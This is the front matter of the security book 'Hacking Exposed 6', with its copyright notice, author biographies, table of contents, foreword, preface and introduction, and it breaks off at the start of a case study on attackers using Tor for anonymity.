"Right now you hold in your hand one of the most successful security books ever written. Rather than being a sideline participant, leverage the valuable insights *Hacking Exposed 6* provides to help yourself, your company, and your country fight cyber-crime."
—From the Foreword by Dave DeWalt, President and CEO, McAfee, Inc.

10th Anniversary Edition

HACKING EXPOSED 6™

Network Security Secrets & Solutions

Stuart McClure, CISSP, CNE, CCSE
Joel Scambray, CISSP
George Kurtz, CISSP, CISA, CPA

World's #1 bestselling computer security book!

HACKING EXPOSED™ 6: NETWORK SECURITY SECRETS & SOLUTIONS

www.allitebooks.com

This page intentionally left blank

www.allitebooks.com

HACKING EXPOSED™ 6: NETWORK SECURITY SECRETS & SOLUTIONS

STUART **McCLURE**
JOEL **SCAMBRAY**
GEORGE **KURTZ**

New York Chicago San Francisco
Lisbon London Madrid Mexico City
Milan New Delhi San Juan
Seoul Singapore Sydney Toronto

www.allitebooks.com

The McGraw-Hill Companies

Copyright © 2009 by The McGraw-Hill Companies. All rights reserved. Except as permitted under the United States Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher.

ISBN: 978-0-07-161375-0

MHID: 0-07-161375-7

The material in this eBook also appears in the print version of this title: ISBN: 978-0-07-161374-3, MHID: 0-07-161374-9.

All trademarks are trademarks of their respective owners. Rather than put a trademark symbol after every occurrence of a trademarked name, we use names in an editorial fashion only, and to the benefit of the trademark owner, with no intention of infringement of the trademark. Where such designations appear in this book, they have been printed with initial caps.

McGraw-Hill eBooks are available at special quantity discounts to use as premiums and sales promotions, or for use in corporate training programs. To contact a representative please visit the Contact Us page at www.mhprofessional.com.

Information has been obtained by McGraw-Hill from sources believed to be reliable. However, because of the possibility of human or mechanical error by our sources, McGraw-Hill, or others, McGraw-Hill does not guarantee the accuracy, adequacy, or completeness of any information and is not responsible for any errors or omissions or the results obtained from the use of such information.

TERMS OF USE

This is a copyrighted work and The McGraw-Hill Companies, Inc. ("McGraw-Hill") and its licensors reserve all rights in and to the work. Use of this work is subject to these terms. Except as permitted under the Copyright Act of 1976 and the right to store and retrieve one copy of the work, you may not decompile, disassemble, reverse engineer, reproduce, modify, create derivative works based upon, transmit, distribute, disseminate, sell, publish or sublicense the work or any part of it without McGraw-Hill's prior consent. You may use the work for your own noncommercial and personal use; any other use of the work is strictly prohibited. Your right to use the work may be terminated if you fail to comply with these terms.

THE WORK IS PROVIDED "AS IS." McGRAW-HILL AND ITS LICENSORS MAKE NO GUARANTEES OR WARRANTIES AS TO THE ACCURACY, ADEQUACY OR COMPLETENESS OF OR RESULTS TO BE OBTAINED FROM USING THE WORK, INCLUDING ANY INFORMATION THAT CAN BE ACCESSED THROUGH THE WORK VIA HYPERLINK OR OTHERWISE, AND EXPRESSLY DISCLAIM ANY WARRANTY, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO IMPLIED WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE. McGraw-Hill and its licensors do not warrant or guarantee that the functions contained in the work will meet your requirements or that its operation will be uninterrupted or error free. Neither McGraw-Hill nor its licensors shall be liable to you or anyone else for any inaccuracy, error or omission, regardless of cause, in the work or for any damages resulting therefrom. McGraw-Hill has no responsibility for the content of any information accessed through the work. Under no circumstances shall McGraw-Hill and/or its licensors be liable for any indirect, incidental, special, punitive, consequential or similar damages that result from the use of or inability to use the work, even if any of them has been advised of the possibility of such damages. This limitation of liability shall apply to any claim or cause whatsoever whether such claim or cause arises in contract, tort or otherwise.

www.allitebooks.com

For my beautiful boys, ilufaanmw…
For Samantha, lumlg… tml!!! ☺
—Stuart

To my little Rock Band: you are my idols.
—Joel

To my loving family, Anna, Alexander, and Allegra, who provide inspiration, guidance, and unwavering support. To my mom, Victoria, for helping me define my character and for teaching me to overcome adversity.
—George

www.allitebooks.com

ABOUT THE AUTHORS

Stuart McClure, CISSP, CNE, CCSE

Widely recognized for his extensive and in-depth knowledge of security products, Stuart McClure is considered one of the industry's leading authorities in information security today. A well-published and acclaimed security visionary, McClure has over two decades of technology and executive leadership with profound technical, operational, and financial experience.

Stuart McClure is Vice President of Operations and Strategy for the Risk & Compliance Business Unit at McAfee, where he is responsible for the health and advancement of security risk management and compliance products and service solutions. In 2008, Stuart McClure was Executive Director of Security Services at Kaiser Permanente, the world's largest health maintenance organization, where he oversaw 140 security professionals and was responsible for security compliance, oversight, consulting, architecture, and operations. In 2005, McClure took over the top spot as Senior Vice President of Global Threats, running all of AVERT. AVERT is McAfee's virus, malware, and attack detection signature and heuristic response team, which includes over 140 of the smartest programmers, engineers, and security professionals from around the world. His team monitored global security threats and provided follow-the-sun signature creation capabilities. Among his many tactical responsibilities, McClure was also responsible for providing strategic vision and marketing for the teams to elevate the value of their security expertise in the eyes of the customer and the public. Additionally, he created the semiannual *Sage Magazine,* a security publication dedicated to monitoring global threats.

Prior to taking over the AVERT team, Stuart McClure was Senior Vice President of Risk Management Product Development at McAfee, Inc., where he was responsible for driving product strategy and marketing for the McAfee Foundstone family of risk mitigation and management solutions. Prior to his role at McAfee, McClure was founder, president, and chief technology officer of Foundstone, Inc., which was acquired by McAfee in October 2004 for $86M. At Foundstone, McClure led both the product vision and strategy for Foundstone, as well as operational responsibilities for all technology development, support, and implementation. McClure drove annual revenues over 100 percent every year since the company's inception in 1999. McClure was also the author of the company's primary patent #7,152,105.

In 1999, he created and co-authored *Hacking Exposed: Network Security Secrets & Solutions,* the best-selling computer security book, with over 500,000 copies sold to date. The book has been translated into more than 26 languages and is ranked the #4 computer book ever sold—positioning it as one of the best-selling security and computer books in history. McClure also co-authored *Hacking Exposed Windows 2000* (McGraw-Hill Professional) and *Web Hacking: Attacks and Defense* (Addison-Wesley).

Prior to Foundstone, McClure held a variety of leadership positions in security and IT management, with Ernst & Young's National Security Profiling Team, two years as an industry analyst with InfoWorld's Test Center, five years as director of IT for both state

www.allitebooks.com

and local California government, two years as owner of his own IT consultancy, and two years in IT with the University of Colorado, Boulder.

McClure holds a bachelor's degree in psychology and philosophy, with an emphasis in computer science applications from the University of Colorado, Boulder. He later earned numerous certifications including ISC2's CISSP, Novell's CNE, and Check Point's CCSE.

Joel Scambray, CISSP

Joel Scambray is co-founder and CEO of Consciere, a provider of strategic security advisory services. He has assisted companies ranging from newly minted startups to members of the Fortune 50 in addressing information security challenges and opportunities for over a dozen years.

Scambray's background includes roles as an executive, technical consultant, and entrepreneur. He was a senior director at Microsoft Corporation, where he led Microsoft's online services security efforts for three years before joining the Windows platform and services division to focus on security technology architecture. Joel also co-founded security software and services startup Foundstone, Inc., and helped lead it to acquisition by McAfee for $86M. He has also held positions as a Manager for Ernst & Young, Chief Strategy Officer for Leviathan, security columnist for Microsoft TechNet, Editor at Large for *InfoWorld Magazine,* and director of IT for a major commercial real estate firm.

Joel Scambray has co-authored *Hacking Exposed: Network Security Secrets & Solutions* since helping create the book in 1999. He is also lead author of the *Hacking Exposed Windows* and *Hacking Exposed Web Applications* series (both from McGraw-Hill Professional).

Scambray brings tremendous experience in technology development, IT operations security, and consulting to clients ranging from small startups to the world's largest enterprises. He has spoken widely on information security at forums including Black Hat, I-4, and The Asia Europe Meeting (ASEM), as well as organizations including CERT, The Computer Security Institute (CSI), ISSA, ISACA, SANS, private corporations, and government agencies such as the Korean Information Security Agency (KISA), FBI, and the RCMP.

Scambray holds a bachelor's of science from the University of California at Davis, an MA from UCLA, and he is a Certified Information Systems Security Professional (CISSP).

George Kurtz, CISSP, CISA, CPA

Former CEO of Foundstone and current Senior Vice President & General Manager of McAfee's Risk & Compliance Business Unit, George Kurtz is an internationally recognized security expert, author, and entrepreneur, as well as a frequent speaker at most major industry conferences. Kurtz has over 16 years of experience in the security space and has helped hundreds of large organizations and government agencies tackle the most demanding security problems. He has been quoted or featured in many major publications, media outlets, and television programs, including CNN, Fox News, ABC World News, Associated Press, *USA Today, Wall Street Journal, The Washington Post, Time, ComputerWorld, eWeek, CNET*, and others.

www.allitebooks.com

George Kurtz is currently responsible for driving McAfee's worldwide growth in the Risk & Compliance segments. In this role, he has helped transform McAfee from a point product company to a provider of Security Risk Management and Compliance Optimization solutions. During his tenure, McAfee has significantly increased its overall enterprise average selling price (ASP) and its competitive displacements. Kurtz formerly held the position of SVP of McAfee Enterprise, where he was responsible for helping to drive the growth of the enterprise product portfolio on a worldwide basis.

Prior to his role at McAfee, Kurtz was CEO of Foundstone, Inc., which was acquired by McAfee in October 2004. In his position as CEO, Kurtz brought a unique combination of business acumen and technical security know-how to Foundstone. Having raised over $20 million in financing, Kurtz positioned the company for rapid growth and took the company from startup to over 135 people and in four years. Kurtz's entrepreneurial spirit positioned Foundstone as one of the premier "pure play" security solutions providers in the industry.

Prior to Foundstone, Kurtz served as a senior manager and the national leader of Ernst & Young's Security Profiling Services Group. During his tenure, Kurtz was responsible for managing and performing a variety of eCommerce-related security engagements with clients in the financial services, manufacturing, retailing, pharmaceuticals, and high technology industries. He was also responsible for co-developing the "Extreme Hacking" course. Prior to joining Ernst & Young, he was a manager at Price Waterhouse, where he was responsible for developing their network-based attack and penetration methodologies used around the world.

Under George Kurtz's direction, he and Foundstone have received numerous awards, including Inc.'s "Top 500 Companies," Software Council of Southern California's "Software Entrepreneur of the Year 2003" and "Software CEO of the Year 2005," Fast Company's "Fast 50," American Electronics Association's "Outstanding Executive," Deloitte's "Fast 50," Ernst & Young's "Entrepreneur of the Year Finalist," Orange County's "Hottest 25 People," and others.

Kurtz holds a bachelor of science degree from Seton Hall University. He also holds several industry designations, including Certified Information Systems Security Professional (CISSP), Certified Information Systems Auditor (CISA), and Certified Public Accountant (CPA). He was recently granted Patent #7,152,105 - "System and method for network vulnerability detection and reporting." Additional patents are still pending.

About the Contributing Authors

Nathan Sportsman is an information security consultant whose experience includes positions at Foundstone, a division of McAfee; Symantec; Sun Microsystems; and Dell. Over the years, Sportsman has had the opportunity to work across all major verticals and his clients have ranged from Wall St. and Silicon Valley to government intelligence agencies and renowned educational institutions. His work spans several service lines, but he specializes in software and network security. Sportsman is also a frequent public speaker. He has lectured on the latest hacking techniques for the National Security Agency, served as an instructor for the Ultimate Hacking Series at Black Hat, and is a regular presenter for various security organizations such as ISSA, Infragard, and

www.allitebooks.com

OWASP. Sportsman has developed several security tools and was a contributor to the Solaris Software Security Toolkit (SST). Industry designations include the Certified Information Systems Security Professional (CISSP) and GIAC Certified Incident Handler (GCIH). Sportsman holds a bachelor's of science in electrical and computer engineering from The University of Texas at Austin.

Brad Antoniewicz is the leader of Foundstone's network vulnerability and assessment penetration service lines. He is a senior security consultant focusing on internal and external vulnerability assessments, web application penetration, firewall and router configuration reviews, secure network architectures, and wireless hacking. Antoniewicz developed Foundstone's Ultimate Hacking wireless class and teaches both Ultimate Hacking Wireless and the traditional Ultimate Hacking classes. Antoniewicz has spoken at many events, authored various articles and whitepapers, and developed many of Foundstone's internal assessment tools.

Jon McClintock is a senior information security consultant located in the Pacific Northwest, specializing in application security from design through implementation and into deployment. He has over ten years of professional software experience, covering information security, enterprise and service-oriented software development, and embedded systems engineering. McClintock has worked as a senior software engineer on Amazon.com's Information Security team, where he worked with software teams to define security requirements, assess application security, and educate developers about security software best practices. Prior to Amazon, Jon developed software for mobile devices and low-level operating system and device drivers. He holds a bachelor's of science in computer science from California State University, Chico.

Adam Cecchetti has over seven years of professional experience as a security engineer and researcher. He is a senior security consultant for Leviathan Security Group located in the Pacific Northwest. Cecchetti specializes in hardware and application penetration testing. He has led assessments for the Fortune 500 in a vast array of verticals. Prior to consulting, he was a lead security engineer for Amazon.com, Inc. Cecchetti holds a master's degree in electrical and computer engineering from Carnegie Mellon University.

About the Tech Reviewer

Michael Price, research manager for McAfee Foundstone, is currently responsible for content development for the McAfee Foundstone Enterprise vulnerability management product. In this role, Price works with and manages a global team of security researchers responsible for implementing software checks designed to detect the presence of vulnerabilities on remote computer systems. He has extensive experience in the information security field, having worked in the areas of vulnerability analysis and security software development for over nine years.

www.allitebooks.com

This page intentionally left blank

AT A GLANCE

Part I Casing the Establishment

▼ 1 Footprinting 7
▼ 2 Scanning 43
▼ 3 Enumeration 79

Part II System Hacking

▼ 4 Hacking Windows 157
▼ 5 Hacking Unix 223

Part III Infrastructure Hacking

▼ 6 Remote Connectivity and VoIP Hacking 315
▼ 7 Network Devices 387
▼ 8 Wireless Hacking 445
▼ 9 Hacking Hardware 493

Part IV Application and Data Hacking

▼ 10 Hacking Code 519
▼ 11 Web Hacking 543
▼ 12 Hacking the Internet User 585

Part V Appendixes

▼ A Ports 639
▼ B Top 14 SecurityVulnerabilities 647
▼ C Denial of Service (DoS) and Distributed Denial of Service (DDoS) Attacks 649

▼ Index 655

CONTENTS

Foreword xix
Acknowledgments xxi
Preface xxiii
Introduction xxv

Part I Casing the Establishment

Case Study 2
IAAAS—It's All About Anonymity, Stupid 2
Tor-menting the Good Guys 2

▼ 1 Footprinting 7
What Is Footprinting? 8
Why Is Footprinting Necessary? 10
Internet Footprinting 10
Step 1: Determine the Scope of Your Activities 10
Step 2: Get Proper Authorization 10
Step 3: Publicly Available Information 11
Step 4: WHOIS & DNS Enumeration 24
Step 5: DNS Interrogation 34
Step 6: Network Reconnaissance 38
Summary 42

▼ 2 Scanning 43
Determining If the System Is Alive 44
Determining Which Services Are Running or Listening 54
Scan Types 55
Identifying TCP and UDP Services Running 56
Windows-Based Port Scanners 62
Port Scanning Breakdown 67

Detecting the Operating System 69
Active Stack Fingerprinting 69
Passive Stack Fingerprinting 73
Summary 77

▼ 3 Enumeration 79
Basic Banner Grabbing 81
Enumerating Common Network Services 83
Summary 148

Part II System Hacking

Case Study: DNS High Jinx—Pwning the Internet 152

▼ 4 Hacking Windows 157
Overview 159
What's Not Covered 160
Unauthenticated Attacks 160
Authentication Spoofing Attacks 161
Remote Unauthenticated Exploits 172
Authenticated Attacks 179
Privilege Escalation 179
Extracting and Cracking Passwords 181
Remote Control and Back Doors 193
Port Redirection 198
Covering Tracks 199
General Countermeasures to Authenticated Compromise 202
Windows Security Features 206
Windows Firewall 206
Automated Updates 206
Security Center 208
Security Policy and Group Policy 209
Bitlocker and the Encrypting File System (EFS) 211
Windows Resource Protection 212
Integrity Levels, UAC, and LoRIE 213
Data Execution Prevention (DEP) 215
Service Hardening 215
Compiler-based Enhancements 219
Coda: The Burden of Windows Security 220
Summary 221

▼ 5 Hacking Unix 223
The Quest for Root 224
A Brief Review 224

Vulnerability Mapping 225
Remote Access vs. Local Access 225
Remote Access 226
Data-Driven Attacks 231
I Want My Shell 245
Common Types of Remote Attacks 250
Local Access 275
After Hacking Root 292
What Is a Sniffer? 295
How Sniffers Work 296
Popular Sniffers 297
Rootkit Recovery 307
Summary 308

Part III Infrastructure Hacking

Case Study: Read It and WEP 312

▼ 6 Remote Connectivity and VoIP Hacking 315
Preparing to Dial Up 316
War-Dialing 318
Hardware 318
Legal Issues 320
Peripheral Costs 320
Software 320
Brute-Force Scripting—The Homegrown Way 336
A Final Note About Brute-Force Scripting 346
PBX Hacking 348
Voicemail Hacking 352
Virtual Private Network (VPN) Hacking 358
Basics of IPSec VPNs 362
Voice over IP Attacks 368
Attacking VoIP 369
Summary 385

▼ 7 Network Devices 387
Discovery 388
Detection 388
Autonomous System Lookup 392
Normal traceroute 393
traceroute with ASN Information 393
show ip bgp 394
Public Newsgroups 395
Service Detection 396

Network Vulnerability 401
OSI Layer 1 402
OSI Layer 2 404
OSI Layer 3 417
Misconfigurations 422
Route Protocol Hacking 429
Management Protocol Hacking 439
Summary 443

▼ 8 Wireless Hacking 445
Wireless Footprinting 447
Equipment 447
War-Driving Software 453
Wireless Mapping 458
Wireless Scanning and Enumeration 462
Wireless Sniffers 463
Wireless Monitoring Tools 466
Identifying Wireless Network Defenses and Countermeasures 470
SSID 471
MAC Access Control 472
Gaining Access (Hacking 802.11) 475
SSID 476
MAC Access Control 477
WEP 478
Attacks Against the WEP Algorithm 479
Tools That Exploit WEP Weaknesses 480
LEAP 484
WPA 486
Attacks Against the WPA Algorithm 487
Additional Resources 488
Summary 491

▼ 9 Hacking Hardware 493
Physical Access: Getting in the Door 494
Hacking Devices 501
Default Configurations 505
Owned Out of the Box 505
Standard Passwords 505
Bluetooth 506
Reverse Engineering Hardware 506
Mapping the Device 506
Sniffing Bus Data 508
Firmware Reversing 510
JTAG 513
Summary 514

Part IV Application and Data Hacking

Case Study: Session Riding 516

▼ 10 Hacking Code 519
Common Exploit Techniques 520
Buffer Overflows and Design Flaws 520
Input Validation Attacks 527
Common Countermeasures 530
People: Changing the Culture 530
Process: Security in the Development Lifecycle (SDL) 532
Technology 539
Recommended Further Reading 541
Summary 542

▼ 11 Web Hacking 543
Web Server Hacking 544
Sample Files 546
Source Code Disclosure 546
Canonicalization Attacks 547
Server Extensions 548
Buffer Overflows 550
Web Server Vulnerability Scanners 551
Web Application Hacking 553
Finding Vulnerable Web Apps with Google 553
Web Crawling 555
Web Application Assessment 556
Common Web Application Vulnerabilities 570
Summary 584

▼ 12 Hacking the Internet User 585
Internet Client Vulnerabilities 586
A Brief History of Internet Client Hacking 586
JavaScript and Active Scripting 590
Cookies 591
Cross-Site Scripting (XSS) 592
Cross-Frame/Domain Vulnerabilities 594
SSL Attacks 595
Payloads and Drop Points 598
E-Mail Hacking 599
Instant Messaging (IM) 603
Microsoft Internet Client Exploits and Countermeasures 604
General Microsoft Client-Side Countermeasures 609
Why Not Use Non-Microsoft Clients? 614

Socio-Technical Attacks: Phishing and Identity Theft 615
Phishing Techniques 616
Annoying and Deceptive Software: Spyware, Adware, and Spam 619
Common Insertion Techniques 620
Blocking, Detecting, and Cleaning Annoying and Deceptive Software 622
Malware 623
Malware Variants and Common Techniques 623
Summary 635

Part V Appendixes

▼ A Ports 639

▼ B Top 14 Security Vulnerabilities 647

▼ C Denial of Service (DoS) and Distributed Denial of Service (DDoS) Attacks 649

▼ Index 655

FOREWORD

The phrase "information security" has expanded significantly in scope over the last decade. The term now extends beyond protecting the secrets of major corporations and governments to include the average consumer. Our most sensitive information is stored online in vast quantities. The temptations for those who have the tools to dip an illicit, electronic spoon into the pool of confidential data are far too enticing to be ignored. Furthermore, cybercriminals are not scared of the laws that are currently in place.

This volume of *Hacking Exposed* contains the newest lessons learned about the threat landscape. Its goal is education: a paramount element in the continual fight against cybercrime. This book aims to educate those with the technical expertise to defend our nations, our educational institutions, our banks, our retailers, our utilities, our infrastructures, and our families. In the last two years, the global cyberthreat has more than doubled. Our security professionals need at least twice as much knowledge as the criminals in order to tackle this danger.

Through education, we hope to expand the knowledge of current security professionals and encourage and enable a new generation of IT security experts to stand up to the daunting task of taking on an immeasurable army of skilled foes. As the cybercriminal community grows, networks, and shares information about its hacks, exploits, and electronic malfeasance, so must we share our knowledge of threats and vulnerabilities. If we are to challenge an enemy who has infinite and instant access to the trade's most current tactics and schemes, we must equip ourselves and our allies with the same knowledge.

In the past, the fear of a data breach would be something that people would only experience by watching a movie. The image of a criminal in a dark room with a PC breaking into "the mainframe" was once a romantic and far-off concept that was not widely appreciated as a real threat. But the last couple of years have taught us, at the cost of over hundreds of millions of private records being breached, that data breaches strike with brutal efficiency at the most pedestrian of locations.

With profit replacing the old hacker's motivation of notoriety and curiosity, the targets of data breaches have shifted from tightly secured installations to poorly protected supplies of countless credit card numbers. We must educate not only security

www.allitebooks.com

professionals, but also those in the position to provide them with the resources necessary to protect our most valuable asset: average citizens and their data.

With the expansion of user-created social content, the future of the Web has become clearly dependent on user contributions. By keeping the Internet safe, we also keep it alive and prevent the restrictions brought about by fear-induced regulations, which might choke brilliant new advances in technology and communications. Through collaboration with law enforcement agencies, governments, and international collectives, and continual, state-of-the-art research and education, we can turn the tide against the sea of cybercrime. Right now you hold in your hands one of the most successful security books ever written. Rather than being a sideline participant, leverage the valuable insights *Hacking Exposed 6* provides to help yourself, your company, and your country fight cybercrime.

—Dave DeWalt
President and CEO, McAfee, Inc.

ACKNOWLEDGMENTS

The authors of *Hacking Exposed 6* would like to sincerely thank the incredible McGraw-Hill Professional editors and production staff who worked on the sixth edition, including Jane Brownlow and Carly Stapleton. Without their commitment to this book and each of its editions, we would not have as remarkable a product to deliver to you. We are truly grateful to have such a remarkably strong team dedicated to our efforts to educate the world about how hackers think and work.

Thanks also to our many colleagues, including Kevin Rich, Jon Espenschied, Blake Frantz, Caleb Sima, Vinnie Liu, Patrick Heim, Kip Boyle and team at PMIC, Chris Peterson, the Live Security gang, Dave Cullinane, Bronwen Matthews, Jeff Lowder, Jim Maloney, Paul Doyle, Brian Dezell, Pete Narmita, Ellen McDermott, Elad Yoran, and Jim Reavis for always-illuminating discussions that have inspired and sustained our work in so many ways (and apologies to the many more not mentioned here due to our oversight). Special thanks also to the contributors to this edition, Jon McClintock, Adam Cecchetti, Nathan Sportsman, and Brad Antoniewicz who provided inspirational ideas and compelling content.

A huge "Thank You" to all our devoted readers! You have made this book a tremendous worldwide success. We cannot thank you enough!

This page intentionally left blank

PREFACE

CISO's Perspective

INFORMATION SECURITY TODAY IS RISKY BUSINESS

When the first edition of *Hacking Exposed* hit the shelves ten years ago, security risk management was barely a baby, unable to walk, talk, or care for itself, much less define itself. We have come a long way since those early days when the term "risk" referred more to insurance actuarial tables than to security. Today, you can't even start to do security without thinking about, considering, and incorporating risk into every security-related thing you do. Welcome to the evolution of security: risk.

Typically driven by legal, finance, or operations within a large company, today security risk management is now a mainstream concept. Compliance drivers such as the Sarbanes Oxley (SOX), Payment Card Industry (PCI), Health Information Portability and Accountability Act (HIPAA), California's SB1386, and others have shifted the focus of information security away from being a "backend IT" function buried behind layers of IT services focused around "availability at all costs," toward an integrated and shared business-level responsibility tightly integrated with all types of security risks present in the environment.

Rapidly evolving threats are challenging the priorities and processes we use to protect our enterprises. Every day new hacker tools, techniques, methods, scripts, and automated hacking malware hit the world with ever increasing ferocity. We simply cannot keep up with the threats and the potential real estate they can cover in our world. However, despite the ever-evolving threat landscape, there remain two constants. The first is as timeless as the ages, and one that reminds us that the line between good and bad is sometimes blurry: "To catch a thief, you must think like a thief." But in today's security vernacular my favorite is "Think Evil." The second constant is that security professionals

must have both the unwavering passion and skill in the deeply technical realities of information security. Without both of these universals, security failure is inevitable.

"Think Evil" is at the heart of the Security Mindset and has been written about by many in the industry. In a nutshell, it says that in order to be a successful defender and practitioner of security, one must be able to think like a creative attacker. Without this ability to anticipate and proactively defend against threats, security will be a mechanical exercise of control checklists that are based in incident history. And you will be destined to repeat the failures of that history.

Another inescapable requirement for successful information security requires a blend of skill sets to achieve successful security. Policy development, program management, enforcement, attestation, and so on, are all valuable and necessary functions, but at the end of the day, having skilled "hands on the keyboard" is what often makes the difference. There is no substitute for the practiced and expert knowledge of a solid security professional who has lived the security trench warfare and survived. Well-defined security policies and standards, along with a strong compliance program are needed, but an open port is an open port and a vulnerability is a gateway into your data. To achieve solid security in any environment, it is essential that we continuously develop the technical skill sets of those who have a passion to protect your systems.

Hacking Exposed is one of those fountains of information that contribute to both of these success criteria. No matter what level you are at in the security lifecycle, and no matter how technically strong you are today, I highly recommend that even nontechnical security staff be exposed to this material, so that they start learning to think like their enemy or at least learn to appreciate the depth and sophistication of the attackers' knowledge. Once you read, absorb, and truly understand the material in this book and develop the Security Mindset, you will be on your way to delivering effective risk-based security management in any environment. Without these tools, you will flounder aimlessly and always wonder, "Why is security so hard?"

—Patrick Heim
CISO, Kaiser Permanente

INTRODUCTION

THE ENEMY IS EVERYWHERE AND IT IS COMPLACENCY

With the security "industry" well into its second decade, we have a highly evolved enemy. This enemy has neither a face nor a voice, neither a dossier nor a tangible background; it doesn't even have a name. The only way we know it exists is by measuring our progress, or lack thereof. The new enemy is complacency.

In the fifth edition, we spoke about the new enemy being vigilance. But what underlies this lack of vigilance is complacency. We have become complacent—just as we did before September 11th, 2001. As Spock would say, "Humans are fascinating." We only react. We do not pro-act. We do not prevent until something happens. And then it's too late. Far too late.

The security industry and the professionals who mark its boundaries have already been fighting the enemies at the gate and the enemies behind them (the executives and managers who don't understand the risk their organization is taking on when they are lackadaisical about security). But now we must deal with the complacency that comes from "nothing happening." Remember that good security is measured by "nothing happening." But what happens to the human psyche when "nothing happens"? We believe we are invincible. That nothing can happen to us. We forget our vulnerability and frailty. We forget that "bad stuff" can happen. Until the next catastrophe…

So how do we deal with this morass? In our travels, there is only one other way to get security the attention it requires, only one way to get the "light bulbs to go off": show them. And that's where we come in. Take this book as your guide, as your recipe for attention. Take this to anyone who will listen or anyone who will watch your screen for ten seconds, and show them (on test systems, of course) what can happen in an instant when a bad guy or gal, with the motivation and opportunity to do bad things, turns his or her attention your way. Then watch the light bulbs go off…

What's New in the Sixth Edition

Our infinite mission with *Hacking Exposed* is to continually update and provide security analysis of the latest technologies for the network, host, application, and database. Each year new technologies and solutions burp forth in the primordial soup of the Internet and corporate networks without a single thought to security.

New Content

Here are just a few of the new items in the sixth edition:

- **New chapter**, "Hacking Hardware," covering physical locks and access cards, RFID, laptop security technologies, USB U3, Bluetooth, firmware, and many others
- **New Windows hacks**, including Terminal Services, Kerberos sniffing, man-in-the-middle attacks, Metasploit, device driver exploits, new password cracking tools, Windows Firewall, Bitlocker, and EFS
- **New UNIX hacks**, including THC Hydra, Solaris input validation attacks, dangling pointer attacks, DNS cache poisoning (Kaminsky's 2008 release), UNIX Trojans, kernel rootkits, and new password-cracking techniques
- Coverage of **new wireless hacks**
- **New network device hacks**, including new Cisco vulnerabilities
- Coverage of **new VPN and VoIP hacks,** including using Google to hack VPN configurations, hacking IPsec VPN servers, attacking IKE Aggressive Mode, SIP scanning and enumeration, SIP flooding hacks, and TFTP tricks to discover VoIP treasures
- New footprinting, scanning, and enumeration techniques **that can go completely undetected**
- **Newly condensed denial of service** appendix giving you only what you need to know
- Updated coverage of **"Hacking the Internet User"** and **"Hacking Code"**
- **Brand-new case studies** covering new and timely techniques that real-world hackers use to get into systems and stay there—anonymously

Navigation

Once again, we have used the popular *Hacking Exposed* format for the sixth edition; every attack technique is highlighted in the margin like this:

This Is the Attack Icon

Making it easy to identify specific penetration tools and methodologies. Every attack is countered with practical, relevant, field-tested workarounds, which have a special Countermeasure icon.

This Is the Countermeasure Icon

Get right to fixing the problem and keeping the attackers out.

- Pay special attention to highlighted user input as bold in the code listings.
- Every attack is accompanied by an updated Risk Rating derived from three components based on the authors' combined experience.

Popularity:	*The frequency of use in the wild against live targets, with 1 being the rarest, 10 being widely used*
Simplicity:	*The degree of skill necessary to execute the attack, with 1 being a seasoned security programmer, 10 being little or no skill*
Impact:	*The potential damage caused by successful execution of the attack, with 1 being revelation of trivial information about the target, 10 being superuser-account compromise or equivalent*
Risk Rating:	***The overall risk rating (average of the preceding three values)***

To Everyone

Message to all readers: as with all prior editions of *Hacking Exposed,* take the book in chunks, absorb its rich content in doses, and test everything we show you. There is no better way to learn than to "do." Take all the prescriptive text we have accumulated in these chapters and use the information. Then you should rinse and repeat. In other words, reread these pages again and again—even after you think you know it all. We guarantee that you will discover new dimensions to the content that will serve you well.

We have been blessed in this life to be able to present this content to you year after year. And its success is in large part due to the content, its prescriptive nature, and the authors that present that matter to you in easily digestible formats. We could not have predicted *Hacking Exposed*'s amazing success in 1999, but we can predict something for the future: as long as you see value in what we write and bring to you, we will continue to deliver this content in its unfiltered and "exposed" format. We feel it is our mission and destiny. Happy learning!

This page intentionally left blank

PART I

CASING THE ESTABLISHMENT

www.allitebooks.com

CASE STUDY

As you will discover in the following chapters, footprinting, scanning, and enumeration are vital concepts in casing the establishment. Just like a bank robber will stake out a bank before making the big strike, your Internet adversaries will do the same. They will systematically poke and prod until they find the soft underbelly of your Internet presence. Oh…and it won't take long.

Expecting the bad guys to cut loose a network scanner like nmap with all options enabled is so 1999 (which, coincidently, is the year we wrote the original *Hacking Exposed* book). These guys are much more sophisticated today and anonymizing their activities is paramount to a successful hack. Perhaps taking a bite out of the onion would be helpful….

IAAAS—IT'S ALL ABOUT ANONYMITY, STUPID

As the Internet has evolved, protecting your anonymity has become a quest like no other. There have been many systems developed in an attempt to provide strong anonymity, while at the same time providing practicality. Most have fallen short in comparison to "The Onion Router," or Tor for short. Tor is the second-generation low-latency anonymity network of onion routers that enables users to communicate anonymously across the Internet. The system was originally sponsored by the U.S. Naval Research Laboratory and became an Electronic Frontier Foundation (EFF) project in 2004. Onion routing may sound like the Iron Chef gone wild, but in reality it is a very sophisticated technique for pseudonymous or anonymous communication over a network. Volunteers operate an onion proxy server on their system that allows users of the Tor network to make anonymous outgoing connections via TCP. Users of the Tor network must run an onion proxy on their system, which allows them to communicate to the Tor network and negotiate a virtual circuit. Tor employs advanced cryptography in a layered manner, thus the name "Onion" Router. The key advantage that Tor has over other anonymity networks is its application independence and that it works at the TCP stream level. It is SOCKetS (SOCKS) proxy aware and commonly works with instant messaging, Internet Relay Chat (IRC), and web browsing. While not 100 percent foolproof or stable, Tor is truly an amazing advance in anonymous communications across the Internet.

While most people enjoy the Tor network for the comfort of knowing they can surf the Internet anonymously, Joe Hacker seems to enjoy it for making your life miserable. Joe knows that the advances in intrusion detection and anomaly behavior technology have come a long way. He also knows that if he wants to keep on doing what he feels is his God-given right—that is, hacking your system—he needs to remain anonymous. Let's take a look at several ways he can anonymize his activities.

Tor-menting the Good Guys

Joe Hacker is an expert at finding systems and slicing and dicing them for fun. Part of his modus operandi (MO) is using nmap to scan for open services (like web servers or

Windows file sharing services). Of course, he is well versed in the ninja technique of using Tor to hide his identity. Let's peer into his world and examine his handiwork firsthand.

